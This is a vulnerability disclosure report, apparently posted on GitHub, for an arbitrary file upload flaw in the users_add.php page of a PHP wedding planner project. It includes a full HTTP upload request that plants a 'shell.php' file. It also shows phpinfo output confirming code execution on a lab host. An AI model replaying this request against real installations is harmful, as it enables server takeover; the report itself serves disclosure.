gougou123-hash / bug_report Public

<> Code Issues Pull requests Actions Projects Security Insights

main ▾ ···

bug_report / vendors / pushpam02 / wedding-planner / RCE-2.md

gougou123-hash Create RCE-2.md History

1 contributor

82 lines (60 sloc) | 2.66 KB ···

Wedding Planner v1.0 by pushpam02 has arbitrary code execution (RCE)

BUG_Author: Li4u

vendor: https://www.sourcecodester.com/php/15375/wedding-planner-project-php-free-download.html

Vulnerability url: http://ip/Wedding-Management-PHP/admin/users_add.php

Loophole location: The Add New User function of "User Management" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "users_add.php" file.

Click "Edit My Account" to save


Request package for file upload：

```
POST /Wedding-Management-PHP/admin/users_add.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Referer: http://192.168.1.19/Wedding-Management-PHP/admin/users_add.php
Cookie: PHPSESSID=ncd6h7doujvbbft46r0m7mbr6s
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------3064219719296
Content-Length: 1236

-----------------------------306421971929630
Content-Disposition: form-data; name="submit"


-----------------------------306421971929630
Content-Disposition: form-data; name="firstname"

1
-----------------------------306421971929630
Content-Disposition: form-data; name="lastname"

1
-----------------------------306421971929630
Content-Disposition: form-data; name="email"

1
-----------------------------306421971929630
Content-Disposition: form-data; name="username"

1
-----------------------------306421971929630
Content-Disposition: form-data; name="password"

1
-----------------------------306421971929630
Content-Disposition: form-data; name="password2"

1
-----------------------------306421971929630
Content-Disposition: form-data; name="gender"

m
-----------------------------306421971929630
Content-Disposition: form-data; name="address"

1
-----------------------------306421971929630
Content-Disposition: form-data; name="designation"

0
-----------------------------306421971929630
Content-Disposition: form-data; name="profile_picture"; filename="shell.php"
```

```
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------306421971929630--
```

The files will be uploaded to this directory \Wedding-Management-PHP\admin\upload\users


盘 (C:) ▾ xampp ▾ htdocs ▾ Wedding-Management-PHP ▾ admin ▾ upload ▾ users
共享 ▾
放映幻灯片
新建文件夹
01 LOGIN DETAILS & PROJECT INFO.txt
gr3.png
gr4.png
shell.php
user-icn-p-min.png

We visited the directory of the file in the browser and found that the code had been executed



http://192.168.1.19/Wedding-Management-PHP/admin/upload/users/shell.php

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debu pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared"